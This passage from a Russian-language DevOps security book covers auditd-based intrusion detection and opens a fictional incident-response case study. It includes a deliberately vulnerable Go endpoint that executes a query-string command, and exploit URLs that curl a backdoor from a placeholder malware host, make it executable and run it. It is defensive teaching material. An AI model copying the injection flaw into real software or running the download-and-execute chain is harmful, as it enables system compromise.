Она имела в виду, что реактивные меры безопасности, такие как NSM или исследование безопасности конечных точек, способны зафиксировать лишь тот трафик, который они считают плохим, в то время как при постоянном мониторинге системы можно поймать плохие события во время, а не после их появления.

Чтобы это представить, взгляните на Go-программу в листинге 9.20. Это исходный код небольшого веб-приложения, которое прослушивает порт 8080 на наличие HTTP-запросов, отправленных для /exec. В URL попадает параметр cmd из строки запроса, который выполняется функцией `exec.Command()`, — по сути, это удаленная среда как сервис.

Листинг 9.20. Уязвимое Go-приложение, которое выполняет произвольные команды

```
package main
import (
    "fmt"
    "log"
    "net/http"
    "os/exec"
    "strings"
)
func main() {
    http.HandleFunc("/exec",
        func(w http.ResponseWriter,
            r *http.Request) {
                cmd := r.FormValue("cmd")
                cmdParts := strings.Split(cmd, " ")
                args := cmdParts[1:]
                out, err := exec.Command(cmdParts[0],
                    args...).Output()
                if err != nil {
                    w.WriteHeader(http.StatusBadRequest)
                    fmt.Fprintf(w, "failed with %q", err)
                } else {
                    fmt.Fprintf(w, "%s", out)
                }
            })
    log.Fatal(http.ListenAndServe(":8080", nil))
}
```

Объявляется HTTP-обработчик

Из строки запроса с параметром cmd извлекается команда

Команда выполняется локально

Вывод возвращается клиенту

Вариации такого (плохого) исходного кода присутствуют в большом ряде плохо спроектированных приложений. Зачастую они реализованы таким образом, что

проблему трудно обнаружить с помощью простой проверки исходного кода. Если атакующий найдет входную точку в этот сервис, то взломать его — дело техники. В листинге 9.21 показаны три примера URL, которые передают с URL-команду в параметр `cmd` для скачивания бэкдора в каталог `/tmp`, вслед за этим изменяются права доступа бэкдора, чтобы его можно было сделать выполняемым, а дальше он запускается в системе. В этот момент — все, конец: система взломана.

Листинг 9.21. URL, злоупотребляющие уязвимостью веб-приложения и отправляющие бэкдор к нему на выполнение

```
http://bad-service.example.com:8080/exec?cmd=curl%20-o%20/tmp/backdoor%20
https://shady-malware-site.com/latest-backdoor
http://bad-service.example.com:8080/exec?cmd=chmod%20+x%20/tmp/backdoor
http://bad-service.example.com:8080/exec?cmd=/tmp/backdoor
```

Этот конкретный пример вторжения может быть зафиксирован системой NSM из предыдущего раздела, если ваше приложение заранее внесло сайты, с которых загружается бэкдор, в черный список. Если вам не повезло, то произойдет успешное скачивание, которое не отобразится в NSM-журналах.

9.5.2. Обнаружение исполнения вредоносного кода

Журналы аудита системных вызовов могут отлавливать команды и журналировать их, как показано в листинге 9.22. В первой записи журнала зафиксировано событие типа `SYSCALL`, указывающее на то, что процесс `/usr/bin/curl` успешно выполнен. Во второй записи тип события — `EXECVE`, и запись содержит команду и все ее параметры, включая URL, с которого скачивается бэкдор.

Листинг 9.22. Запись журнала аудита показывает зафиксированную команду `cURL`

```
type=SYSCALL msg=audit(1489489699.719:237364): arch=c000003e syscall=59
success=yes exit=0 a0=c420010fff0 a1=c420019050 a2=c4200d66e0 a3=0
items=2 ppid=20216 pid=20258 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0
egid=0 sgid=0 fsgid=0 tty=pts22 ses=124248 comm="curl" exe="/usr/bin/
curl" key="execution"

type=EXECVE msg=audit(1489489699.719:237364): argc=4 a0="curl" a1="-o" a2="/
tmp/backdoor" a3="https://shady-malware-site.com/latest-backdoor"
```

Как эта запись была зафиксирована? Как сказано в главе 7, ядро Linux предоставляет приложениям механизм для настройки ловушек с аудитом системных вызовов и получения этой информации для анализа и журналирования. Стандартный процесс сбора этой информации от ядра называется `auditd`, он присутствует во всех основных дистрибутивах (рис. 9.8).

`auditd` берет список правил, указывающих на типы событий, которые нужно фиксировать, загружает их в ядро и отслеживает события, которые затем записываются



Рис. 9.8. При аудите ядра Linux системные вызовы фиксируются и перенаправляются в процесс auditd для журналирования

на место назначения — в локальный файл или сокет системного журналирования. Правила, по которым было зафиксировано событие из листинга 9.22, показаны в листинге 9.23, у них указаны следующие параметры:

- ❑ -a говорит о том, что правило будет добавлено в конец любого существующего набора правил. Параметр `exit` помещает правило в список для завершения журналирования системных вызовов, при этом всегда должна быть оставлена запись во время завершения журналирования;
- ❑ -F применяет фильтр, который ограничивает отслеживание с помощью специфичного критерия. Здесь было добавлено одно правило для 64-битной, а другое — для 32-битной архитектуры;
- ❑ -S указывает на системный вызов `execve`, который будет отслеживать правило;
- ❑ -k — это произвольная строка, которая будет журналироваться вместе с событием.

По сути, эти правила просят ядро фиксировать все вызовы `execve` на 32- и 64-битных архитектурах и журналировать их с ключом `execution`.

Листинг 9.23. Правила auditd для наблюдения за выполнением команд

```
-a exit,always -F arch=b64 -S execve -k execution
-a exit,always -F arch=b32 -S execve -k execution
```

Как вы понимаете, такие правила будут фиксировать большое количество событий в умеренно загруженной системе. Auditd предоставляет возможность

игнорировать некоторые из них с помощью указания действия **never** вместо **always** в параметре **-a**. В листинге 9.24 показан пример правил, выбирающих регулярно выполняемые команды, которые вам неинтересно фиксировать.

Листинг 9.24. Пример выбора команд, которые auditd не будет фиксировать

```
-A exit,never -F path=/bin/ls -F perm=x
-A exit,never -F path=/bin/sh -F perm=x
-A exit,never -F path=/bin/grep -F perm=x
-A exit,never -F path=/bin/egrep -F perm=x
-A exit,never -F path=/bin/less -F perm=x
```

9.5.3. Мониторинг файловой системы

Журналирование исполнения команд — это не единственное «умение» фреймворка аудита. Поскольку системные вызовы можно фиксировать, мы сможем использовать их для наблюдения за внесением изменений в важные файлы. Это реализуется указанием параметра для отслеживания с помощью ключевого слова `-w`, вслед за которым указан путь к отслеживаемому каталогу. Отслеживания могут зафиксировать изменения, внесенные в закрытые каталоги, например в конфигурацию в `/etc` или в файлы в каталоге `/usr/bin` или `/sbin`, что поможет обнаружить атакующего, который пытается пристроить бэкдор к обычным файлам или модифицировать данные для локальных пользователей или групп в рамках процедуры расширения прав. В листинге 9.25 показаны различные правила, реализующие отслеживание закрытых областей системы. В этих правилах параметр `-p` указывает на тип отслеживаемого системного вызова (`r` — чтение, `w` — запись, `x` — выполнение, `a` — атрибут), где `-p wa` будет работать с файлами, в которые вносятся изменения или для которых меняются допустимые действия.

Листинг 9.25. Правила для отслеживания изменений в указанных файлах

```
-w /etc/audit/ -p wa -k audit ← Конфигурация аудита
```



```
-w /etc/cron.allow -p wa -k cron  
-w /etc/cron.deny -p wa -k cron  
-w /etc/cron.d/ -p wa -k cron  
-w /etc/cron.daily/ -p wa -k cron  
-w /etc/cron.hourly/ -p wa -k cron  
-w /etc/cron.monthly/ -p wa -k cron  
-w /etc/cron.weekly/ -p wa -k cron  
-w /etc/crontab -p wa -k cron  
-w /var/spool/cron/root -p wa -k cron
```



```
-w /etc/rc.d/init.d/ -p wa -k init  
-w /sbin/init -p wa -k init  
-w /etc/inittab -p wa -k init  
-w /etc/systemd -p wa -k init
```



```
Задачи планировщика
```



```
Конфигурация запуска
```

```

-w /etc/pam.d -p wa -k pam
-w /etc/security -p wa -k pam
-w /lib/security -p wa -k pam
-w /etc/sshd -p wa -k sshd
-w /etc/group -p wa -k user
-w /etc/passwd -p wa -k user
-w /etc/gshadow -p wa -k user
-w /etc/shadow -p wa -k user
-w /etc/security/opasswd -p wa -k user
-w /etc/sudoers -p wa -k user
-w /usr/bin -p wa -k binaries
-w /bin -p wa -k binaries
-w /usr/sbin -p wa -k binaries
-w /sbin -p wa -k binaries
-w /usr/local/bin -p wa -k binaries
-w /usr/local/sbin -p wa -k binaries

```

Конфигурация PAM

SSH

Локальные пользователи и группы

Бинарные файлы (общее расположение)

Вас, возможно, посещала мысль об отслеживании всей файловой системы для того, чтобы фиксировать все сразу, но так делать не рекомендуется. Количество событий, собираемых фреймворком аудита, способно перегрузить систему, переполнить файловую систему, и машина может зависнуть. Можно ограничить количество сообщений, которые фреймворк аудита будет отлавливать за одну секунду с помощью параметра `-r` (разумным значением, ограничивающим отслеживание до 500 событий в секунду, будет `-r 500`). Но так вы, по сути, просите ядро отбрасывать все другие сообщения, которые не могут быть доставлены. Ограничивать отслеживание до наиболее важных файлов и системных вызовов — это лучше, чем терять сообщения при журналировании всех сообщений подряд.

9.5.4. Отслеживание невероятного

Auditd может наблюдать и за событиями, которых никогда не должно быть в системах среды эксплуатации, — изменением времени, загрузкой модулей ядра или сменой ядер. В листинге 9.26 показаны правила для наблюдения за тремя такими случаями. Эти действия определенно должны вызывать отправку уведомления, чтобы как можно быстрее привлечь ваше внимание, так как у таких уведомлений обычно низкий показатель ложноположительных результатов.

Фреймворк аудита системных вызовов — одна из наиболее действенных мер безопасности, которая поставляется по умолчанию вместе с Linux-системой, и вам стоит ею воспользоваться. Применяя ее в паре с мощными конвейером журналирования и обработчиками на уровне анализа, описанными в главах 7 и 8, вы получите возможность наблюдать за подозрительной активностью своих систем в реальном времени.

Листинг 9.26. Правила аудита для выявления необычных действий**Изменение времени**

```
-a always,exit -F arch=b32 -S adjtimex -S settimeofday -k time-change
-a always,exit -F arch=b64 -S adjtimex -S settimeofday -k time-change
-w /etc/localtime -p wa -k time-change
```

```
-a exit,always -F arch=b64 -S init_module -k module
-a exit,always -F arch=b32 -S init_module -k module
```

Загрузка модулей ядра

```
-a exit,always -F arch=b64 -S kexec_load -k kexec
-a exit,always -F arch=b32 -S kexec_load -k kexec
```

Смена ядра с помощью kexec

В средах, в которых применяются неизменяемые системы (их конфигурация разворачивается лишь однажды и никогда не изменяется), показатель ложноположительных результатов проверки журналов иной. Изменение, внесенное в файл из каталога `/sbin`, модификация группы или загрузка нового модуля ядра — все это должно быть явным указанием на то, что происходит нечто неприемлемое, и меры должны быть предприняты незамедлительно. В традиционных средах, в которых системы не заменяются, а регулярно изменяются и обновляются, эти изменения не будут неприемлемыми, и логика обнаружения должна предусматривать поддержку правомерных изменений. Но в неизменяемой системе аудит системных журналов окажется мощным инструментом обнаружения аномалий.

Журналы аудита приносят пользу также во время реагирования на инцидент при исследовании степени распространения вторжения в инфраструктуре. Пользуйтесь аудитом системных вызовов, но регулируйте их, чтобы принимать достаточное количество данных, не перегружающих инфраструктуру обнаружения вторжений.

9.6. Человеческий фактор в обнаружении аномалий

Исследование безопасности конечных точек, мониторинг сетевой безопасности и аудит системных вызовов — это средства, которые помогут выявить 99 % случаев вторжений, но степень их надежности обусловлена их конфигурацией, которую действительно заинтересованный атакующий всегда сможет обойти. Мой опыт реагирования на инциденты показывает: самые сложные случаи вторжения — те, что заставляли людей бросить все дела и на неделю переключиться в режим борьбы с последствиями, — были обнаружены администраторами и разработчиками, которые заметили что-то странное.

В большинстве случаев эти открытия совершались случайно: кто-то бегло просматривает файл журнала в связи с другой проблемой и тормозит на сообщении, от которого глаза лезут на лоб. Или разработчик не припоминает написания данной строчки в коде и пытается найти ее автора. Или пользователь оказывается в группе, быть в которой ему нет причины. Или администратор находит незнакомый файл

на сервере среды эксплуатации. Все эти открытия очерчивают явление, важное для любой стратегии обнаружения вторжений: у людей невероятно хорошо получается замечать необычное, и вам стоит их мотивировать этим заниматься.

Командам по безопасности ничего не стоит бросить все средства на технологию. Нам всем нравится составлять классные продвинутые инструменты, которые дарят нам свою магию. Но все же стоит тратить силы на каждый разворачиваемый инструмент и говорить с людьми в организации о бдительности. Видишь что-то — расскажи — это прописная истина. Вы должны способствовать развитию культуры взаимодействия, когда окружающим будет комфортно рассказывать о потенциальных проблемах, не чувствуя себя глупыми и не рискуя быть осмеянными или пристыженными.

Последний пункт особо важен. Слишком часто члены команды по безопасности кажутся своим коллегам всезнающими оракулами. Когда дела обстоят именно так, то доверие между командами по безопасности и группами DevOps сходит на нет, взаимодействие ослабевает, и разработчики и администраторы не разговаривают с теми, кто обеспечивает безопасность, пока их не вынудят к этому обстоятельства. Когда вы замечаете что-то странное, оно часто кажется незначительным и проигнорировать его довольно просто. Вы будете слышать что-то вроде: «Может быть, это неважно, но...» И если с командами по безопасности общаться тяжело, то проблему не станут обсуждать и систему взломают.

Чтобы организации могли надежно защититься от вторжений, команды по безопасности должны работать бок о бок с разработчиками и администраторами — завоевывать их доверие и устанавливать настоящий канал взаимодействия, чтобы помогать сортировать уведомления о необычной активности и находить эту иголку в стоге инфраструктуры, которую ни в коем случае нельзя упустить.

Используйте все приемы, которые мы обсуждали в этой главе, но не забывайте тратить время и силы на вовлечение людей в процесс обнаружения вторжений. В главе 10 мы пройдем через инцидент и обсудим, как организовать реакцию на него так, чтобы минимизировать хаос, который это событие способно спровоцировать в вашей организации, и как можно быстрее вернуться к нормальной работе.

Резюме

- ❑ Цепочка вторжения (kill chain) состоит из семи фаз. Это разведка, вооружение, доставка, заражение, установка, получение управления, выполнение действий у жертвы.
- ❑ Указатели на вторжение (IOC) — это короткие сообщения, которые характеризуют вторжение и могут использоваться для обнаружения вторжений в пределах всей инфраструктуры.
- ❑ GRR, MIG и osquery — это инструменты для исследования безопасности конечных точек, которые позволяют изучать системы в инфраструктуре в реальном времени.
- ❑ Анализ сетевого трафика с помощью системы обнаружения вторжений наподобие Suricata и платные наборы правил помогут обнаружить паттерны атак и защитить сеть.
- ❑ Аудит системных вызовов — это мощный механизм Linux для фиксации подозрительных команд на важных системах, но он способен производить много шума.
- ❑ Люди прекрасно справляются с обнаружением аномалий и часто лучше любых механизмов выявляют вторжения в организацию.

Карибское вторжение: практический пример реагирования на инцидент

В этой главе

- Ознакомление с шестью фазами реагирования на инцидент.
- Изучение случая проникновения в систему выдуманной организации.
- Исследование Linux-систем и экземпляров AWS с помощью аналитических техник.
- Восстановление после вторжения — шаги, которые должна предпринять организация.

Каждый имеет свой план, пока не получит удар
в челюсть.

Майк Тайсон

В первых девяти главах этой книги мы много работали над усилением защиты инфраструктуры, уменьшением риска вторжений для закрытых систем и ограничили воздействие проникновения на организацию. Постоянно совершенствовать меры безопасности — это крайне важно, но вы должны быть готовы к тому моменту, когда атакующий совершит вторжение. Совершенно безопасной инфраструктуры не существует, и любая организация в определенный момент сталкивается с такими неприятными случаями. Степень надежности вашей стратегии безопасности во время вторжения может измеряться его глубиной — от компрометации всей инфраструктуры до проникновения в некоторые изолированные системы.

Для тех, кто с таким не сталкивался, реагирование на инцидент оказывается волнующим, сбивающим с толку, а иногда и психологически жестоким тренингом. Давление возрастает, когда инженеры, менеджеры и руководство работают круглые сутки, чтобы защитить ресурсы организации и в конечном счете свое место. В самом худшем случае люди начинают винить друг друга, сосредоточившись на защите своей репутации, а не на смягчении последствий инцидента.

Наилучший способ избежать катастрофической ситуации — ознакомить вашу организацию с планом реагирования на инцидент. Руководство по борьбе с инцидентами, опубликованное институтом SANS (sysadmin, audit, network и security — администрирование, аудит, сети и безопасность), неплохо подойдет для начала (<http://mng.bz/hRpl>). В нем реагирование на инцидент разбивается на следующие шесть фаз.

1. *Подготовка.* Первая фаза реагирования на инцидент состоит в том, чтобы подготовиться к тому дню, когда ситуация выйдет из-под контроля. Если вы не встречались с инцидентами в своей организации, то наилучшим способом для подготовки к нему будет пройти через искусственный инцидент. Повеселитесь, собравшись с коллегами, занимающими ключевые посты, в конференц-зале на четыре часа для того, чтобы реализовать predetermined сценарий. Будет замечательно, если вы найдете настоящего эксперта, который будет хорошо представлять, где и как нужно проводить испытания. После этого тренинга станут заметны области, которые следует подтянуть (инструменты, взаимодействие, документация, вовлечение ключевых сотрудников и др.).
2. *Идентификация.* Не все уведомления указывают на инцидент в сфере безопасности. На самом деле вам стоит проявлять осторожность при оценке того, инцидент это или нет и как нужно поступать после получения уведомления и до разворачивания процесса реагирования на инцидент. Это фаза идентификации, где вы оцениваете, цитируя SANS, «является ли отклонение от нормальной эксплуатации в организации инцидентом».
3. *Изоляция.* Вас взломали. Что дальше? Следующая фаза реагирования на инцидент — изолировать течь и предотвратить дальнейшее продвижение атакующего по вашей инфраструктуре. Это значит, что нужно сокращать права доступа там, где необходимо, приостанавливать или даже прекращать работу системы, а также предпринимать действия, которые сдерживают атаку до того момента, как вы сможете все исправить.
4. *Искоренение.* Когда атака изолирована, вам нужно ликвидировать угрозу и перестроить все скомпрометированные системы, чтобы исправить первопричину вторжения и предотвратить дальнейшее проникновение. На этой фазе потребляется большинство ресурсов. Наличие хорошей практики DevOps способствует восстановлению инфраструктуры, которое можно завершить быстрее, чем когда все выполняется вручную.
5. *Восстановление.* Атакующие после успешного вторжения часто возвращаются, и крайне важно оставаться и пристально наблюдать за инфраструктурой после

инцидента. В этой фазе вы тщательно восстанавливаете доверие к безопасности своей инфраструктуры, которое значительно ослабело после инцидента.

6. *Извлечение уроков.* Инциденты в сфере безопасности способны причинить вред, но в то же время они помогают приобрести прекрасный опыт, который пригодится для совершенствования подходов к безопасности в организации. Когда все успокоится, команда, занимавшаяся ликвидацией инцидента, должна сесть и обсудить замечания, которые помогут определить области, где нужны улучшения. Невозможно стать экспертом в области реагирования на инциденты за одну ночь, так что извлечь уроки из чрезвычайных ситуаций — наилучший способ научить коллег действовать быстрее и быть более собранными в будущем.

Далее в этой главе мы погрузимся в подробности каждой из шести фаз реагирования на инциденты. Чтобы лучше понимать, как они обычно возникают, мы последуем за Сэм — участником команды стартапа средних размеров — во время продвижения ее с коллегами по фазам реагирования на вторжение в их инфраструктуру. Мы обсудим подробности восстановления после атаки и продемонстрируем различные инструменты и приемы, применяемые для исследования затронутых систем.

10.1. Карибское вторжение

Сэм пьет мохито в гавайском баре отеля, работая над модификацией для анализатора журналов CloudTrail. Вся компания на неделю выехала в Пуэрто-Рико. Сэм посвящала время встречам и загорала у бассейна. Она никогда не была на Карибах, и эта поездка оказалась одинаково приятной и полезной.

Последние несколько месяцев Сэм была сосредоточена на улучшении конвейера журналирования в компании. Когда она показала демоверсию своего анализатора безопасности коллеге-разработчику Максу, тот отметил, что здесь можно воспользоваться фильтром Сискоо с автоматическим истечением срока действия, вместо того чтобы отдельно поддерживать циклический буфер для упрощения кода. Сейчас она переписывает код, предвкушая вечер с коктейлем во время заката.

— Эй, мы на первой странице Hacker News! — говорит Макс, лениво просматривавший привычные новостные сайты на телефоне.

— О, здорово! О чем там пишут?

— Странно. Это заявление прессе о том, что мы отзываем все наши продукты из-за угрозы здоровью, связанной с пульсометрами.

— Этого не может быть, Луиза рассказала бы что-нибудь на пленарной сессии этим утром. — Луиза — это СЕО компании, опытный лидер, чья постоянная сосредоточенность на том, чтобы все анализировать, позволила ускорить совершенствование продукта и увеличить базу клиентов почти до миллиона.

— На нашей главной странице новость: «Все устройства HealthBuddy отзываются по причине неисправности их батарей, которые иногда могут взрываться», комментарии просто зашкаливают! — продолжает Макс. Все еще читая статью, он положил телефон для того, чтобы снять браслет с руки.

— Ничего себе! Это правда? Такие новости, да за две недели до Рождества, — это же самоубийство! Я не могу поверить, что они не предупредили нас заранее...

Не успела Сэм закончить предложение, как зазвонил ее телефон.

— Где ты? — спрашивает Тревор, ее менеджер. Судя по голосу, он недоволен.

— В гавайском баре. Ты читал?..

— Да. Подойди срочно в Комнату пирата на втором этаже. У нас проблема.

Сэм оставляет мохито, складывает ноутбук и убегает в отель. Компания арендовала конференц-залы на неделю, а Комната пирата — самый большой из них. Экран ее цифрового браслета загорается. Маленький символ-сердечко мигает рядом с числом 118, ее сердцебиением. Она надеется, что батарея браслета не взорвется прямо сейчас.

10.2. Идентификация

Стены Комнаты пирата увешаны репродукциями картин, изображающих нападения пиратов в XVIII веке, на стеклянных полках стоят миниатюры кораблей. В середине комнаты — несколько круглых столов. Тревор сидит за одним из них. Когда Сэм вошла, он поднял глаза от компьютера.

— Это правда? — спрашивает Сэм, бросая сумку на стол.

— Сомневаюсь. Мы пытаемся получить подтверждение. Все руководство сейчас в недельном круизе вне зоны доступа, и никто ничего об этом не знает. Это все очень подозрительно. Я хочу узнать, может, это вторжение?

— Что ты имеешь в виду? Нечто вроде того, как кто-то проникает на сайт, чтобы опубликовать ложное сообщение? Это звучит глупо.

— Пока не дозвонюсь до CEO, я ничего не смогу сделать. Пожалуйста, проверь сайт.

Идентификация

Первой фазой реагирования на инцидент является проверка того, что необычная ситуация — аномалия в нормальной эксплуатации — это инцидент. На этой стадии отдельные сотрудники просматривают показатели и журналы, проверяют состояние систем безопасности, наличие изменений в коде, а также множество других данных, что позволяет им решать, нужно ли закрыть дело по инциденту или поднять его на следующий уровень реагирования.

Участники фазы реагирования редко составляют точные списки проверок для нее, так как каждый инцидент имеет свои особенности и системы быстро развиваются. Но все же понимание того, какие области (возможно, внесенные в высокоуровневый список проверок) стоит проанализировать, значительно ускорит расследование. Чем быстрее подтверждается факт инцидента, тем лучше будет реагирование.

Сэм начинает с перечисления активных веб-серверов. Сайт компании размещен на AWS и настроен на автоматическое расширение, поэтому имена и количество серверов постоянно меняются. К счастью, все ресурсы помечены приложением, поэтому ей нужна лишь пара секунд, чтобы написать команду, которая перечисляет все экземпляры EC2, соответствующие тегу `hbweb` (листинг 10.1).

Листинг 10.1. Команда AWS для перечисления специфичных ресурсов, например экземпляров EC2, помеченных тегом

```
$ aws ec2 describe-instances
--region=us-east-1
--filters Name=tag:App,Values=hbweb
| jq -r '.Reservations[].Instances[].PublicDnsName'
```

Находит открытые узлы
экземпляров Ec2
в регионе us-east-1,
у которых есть тег hbweb

```
ec2-54-89-96-164.compute-1.amazonaws.com
ec2-54-166-217-73.compute-1.amazonaws.com
ec2-54-237-198-102.compute-1.amazonaws.com
ec2-34-201-45-160.compute-1.amazonaws.com
ec2-54-172-238-127.compute-1.amazonaws.com
ec2-34-203-225-128.compute-1.amazonaws.com
```

С помощью `clusterssh` она одновременно запускает терминал на каждой из систем. Ее ноутбук настроен на маршрутизацию всех соединений через хост-бастион, откуда на ее телефон автоматически приходит запрос об аутентификации. Она его подтверждает, и на экране отображаются шесть терминалов, по одному на каждый из серверов.

Так как развертывание полностью автоматизировано, любой вход в систему будет аномалией. Сначала она ищет активные сессии с помощью `w` и недавние соединения с помощью `last` и `lastlog`, но никто, кроме нее, не соединялся с этими системами.

Она просматривает открытые сетевые соединения, задействуя `netstat -taupen`, открывает файлы, применяя `ls -la`, и запущенные процессы — с помощью `ps -faux`. Системы загружены, списки длинные, но ничего необычного не появляется.

Команда `docker ps` показывает только один процесс — запущенный контейнер `hbweb`, и в списках образов Docker указан соответствующий образ. Никакого вредоносного контейнера не обнаружено.

В последнюю очередь она переходит в `/etc/passwd`, чтобы поискать неизвестных пользователей. Как и ожидалось, в файле перечислены все семь администраторов из ее команды. Никого, кроме пользователей системы, там нет (листинг 10.2).

Листинг 10.2. Bash-скрипт, который выводит состояние запущенной системы Linux

```
#!/usr/bin/env bash
BACKUP=/dev/stdout
PATH=/bin:/usr/bin:/sbin:/usr/sbin unalias -a
cat > $BACKUP << EOF
== Who is logged on and what they are doing?
$(w)
```

Список пользователей,
соединенных с системой
в данный момент

```

== Last logged in users
$(last)
$(lastlog)
-----
== Processes
$(ps -aux)
-----
== Open Files
$(lsof)
-----
== Open Network Connections
$(netstat -taupen)
-----
== Docker Containers
$(docker ps)
Images
$(docker images)
-----
== Users
Passwd:
$(cat /etc/passwd)
Shadow:
$(cat /etc/shadow)
-----
== Packages
Chkconfig:
$(chkconfig --list)
RPM:
$(rpm -qa |sort)
dpkg:
$(dpkg --get-selections)
-----
== Cron
User crontabs:
$(find /var/spool/cron -exec cat {} \;)
System crontabs:
$(find /etc/cron* -exec cat {} \;)
EOF

```

История соединений с этой системой

Выводит дерево запущенных процессов

Перечисляет все дескрипторы файлов

Перечисляет все активные сетевые соединения

Перечисляет запущенные Docker-контейнеры

Перечисляет Docker-образы, доступные системе

Выводит содержимое файла passwd

Выводит содержимое файла shadow

Перечисляет настроенные сервисы в системе типа Red Hat

Перечисляет все пакеты, установленные в системе типа Red Hat


Перечисляет все пакеты, установленные в системе типа Debian

Находит все зарегистрированные задачи планировщика и выводит их содержимое

Не найдя ничего подозрительного в системах, Сэм переходит к анализу журналов доступа к сайту. Журналы за последние семь дней хранятся в файловой системе центрального агрегационного сервера и размещены в S3 для длительного хранения. Она открывает терминал на сервере журналов и перемещается по дереву каталогов к расположению веб-журналов. В каталоге содержится множество файлов, а точнее, 168 — по одному на каждый час последних семи дней. Даже несмотря на сжатие с помощью gzip, любой файл занимает несколько сотен мегабайт! Сэм начинает искать соединение с интерфейсом администратора, чтобы получить доступ к администраторской панели сайта, и перечисляет входящие IP-адреса. Как обычно,

Unix-инструменты, такие как `zgrep`, `awk`, `sort` и `uniq`, справляются с задачей намного быстрее, чем какой-либо запрос в базу данных (листинг 10.3). Чтобы уменьшить количество шума, она ограничивает поиск только POST-запросами к конечной точке входа в систему. Команда вскоре возвращает список IP-адресов.

Листинг 10.3. IP-адреса, с которых входили на администраторскую панель в течение последних семи дней



— Черт возьми!

— Что такое? Ты что-то нашла? — Тревор выпрыгивает из кресла, чтобы взглянуть на ее экран.

— Более 80 000 совпадений для одного IP-адреса, запрашивающего доступ к администраторской панели сайта. Была атака грубой силы!

— Ты можешь узнать, они проникли?

Сэм нервно пишет новую команду `grep`, чтобы перечислить все журналы от IP-адреса, с которого совершалась атака, за исключением попыток входа в систему, что она делает с помощью `grep -v '/admin/login'`. Сервер журналов работает несколько секунд, распаковывая и фильтруя более 70 Гбайт файлов журналов. Они оба затаили дыхание и одновременно звонко выругались, когда терминал заполнился сотнями строк. Атакующие получили доступ к администраторской панели и уже некоторое время изучают все ее закоулки!

10.3. Изоляция

— Отключай все. Соединись с веб-системой и напиши код, запрещающий всем доступ к администраторской панели. Дай мне секунду, чтобы убрать статью, и действуй, — Тревор садится за свой ноутбук, быстро переходит к списку публикаций, отмечает ложное сообщение и присваивает ему статус неопубликованного.

— Ну вот, выключаю все полностью. Я пока пойду в Комнату войны и обзвоню всех.

Изоляция вторжения

Когда вторжение подтверждается, очень важно быстро отреагировать: изолировать повреждения и предотвратить дальнейшее распространение вторжения в остальные части инфраструктуры. Атакующие быстро расширяют свои права доступа из низкопривилегированной точки доступа к базам данных бэкенда и ценным ресурсам организации. Чем быстрее команда по реагированию на инциденты изолирует зараженные компоненты, тем ниже вероятность того, что атакующий получит еще больше прав доступа к инфраструктуре.

При любой возможности зараженные системы стоит останавливать или отсоединять от остальной части инфраструктуры. Не выключайте их! Анализ памяти в реальном времени — зачастую наилучший способ разобраться во вторжении, а перезагрузка систем сотрет полезную информацию. Установите для них правила сетевого экрана, чтобы предотвратить вероятность новых соединений и блокировать открытые входящие и исходящие соединения, особенно уже выявленные.

В фазе изоляции при реагировании на инцидент нужно отключить все связанные протоколы безопасности, для того чтобы остановить обычную деятельность и привлечь все заинтересованные стороны к обеспечению изоляции. Для этого стоит создать *Комнату войны* — комнату обсуждения в чате, посвященную инциденту, в которой инженеры и менеджеры смогут ускорить ликвидацию инцидента и делиться своими находками.

Сэм возвращается к терминалам ClusterSSH, все еще соединенным с веб-системами, и открывает конфигурацию NGINX сайтов на всех серверах. Она добавляет правило, которое отлавливает все запросы, начинающиеся с `/admin`, и возвращает HTTP 403 Forbidden code (листинг 10.4), что действительно запретит всем доступ.

Листинг 10.4. Правило NGINX для блокирования доступа к администраторской панели для всех пользователей

```
location /admin/ {
    return 403;
}
```

Краем уха она слышит, как Тревор кому-то рассказывает новости по телефону. Наверное, он связался с руководством. Его голос звучит нервно. Сэм не уверена в том, что делать дальше, но сейчас не время его тревожить. Она решает вернуться к журналам доступа и глубже проанализировать трафик.

С помощью `zgrep`, `awk`, `sort` и `uniq` она выясняет, что атака грубой силы началась три дня назад около 13:00 по Гринвичу (все журналы фиксируются согласно часо-

вому поясу Гринвича, так как небольшая компания нанимает сотрудников по всему миру). В журналах нет имен пользователей, запрашивающих доступ, но события выглядят как постоянный поток попыток войти в администраторскую панель, длившийся 27 часов, а затем остановившийся. В извлеченных журналах поток статусов HTTP-запросов с кодом 403, указывающий на запрещение доступа, сменился на один запрос `POST /admin/login HTTP/1.1`, который вернул статус 200 OK. В этот момент атакующие вошли в систему.

Сэм открывает совместно используемый документ на командном Google Drive, копирует соответствующие строки журнала и начинает выстраивать хронологию событий. Судя по журналам, доступ был получен 2017-04-30T01:32:44.121264143Z, после этого прекратилась атака перебором. Когда злоумышленник в 13:27:23 вернулся, он перешел к администраторской панели и исследовал все ее разделы. С помощью еще нескольких команд Сэм перечисляет страницы, которые посетил атакующий. Она находит ту, на которой была сделана вредоносная публикация 73 минутами ранее. Продолжая просматривать список, она обращает внимание на группу запросов к `/admin/debug.php`.

— Эй, Тревор, взгляни на это.

— Один момент, сейчас подойду, — Тревор заканчивает разговор с Лорен, техническим руководителем, которая также кажется недовольной. — Что такое?

— Я закрыла доступ к администратору и вернулась к журналам, чтобы воссоздать хронологию событий. Похоже, это была атака перебором. Я пока не знаю, какой пользователь стал жертвой. А еще здесь отображается множество POST-запросов к `debug.php`. Я раньше не видела такой страницы, ты ее не припоминаешь?

— Это же консоль разработчиков! Это удаленная оболочка, которую разработчики любят применять для тестирования. Атакующие пользовались ею?

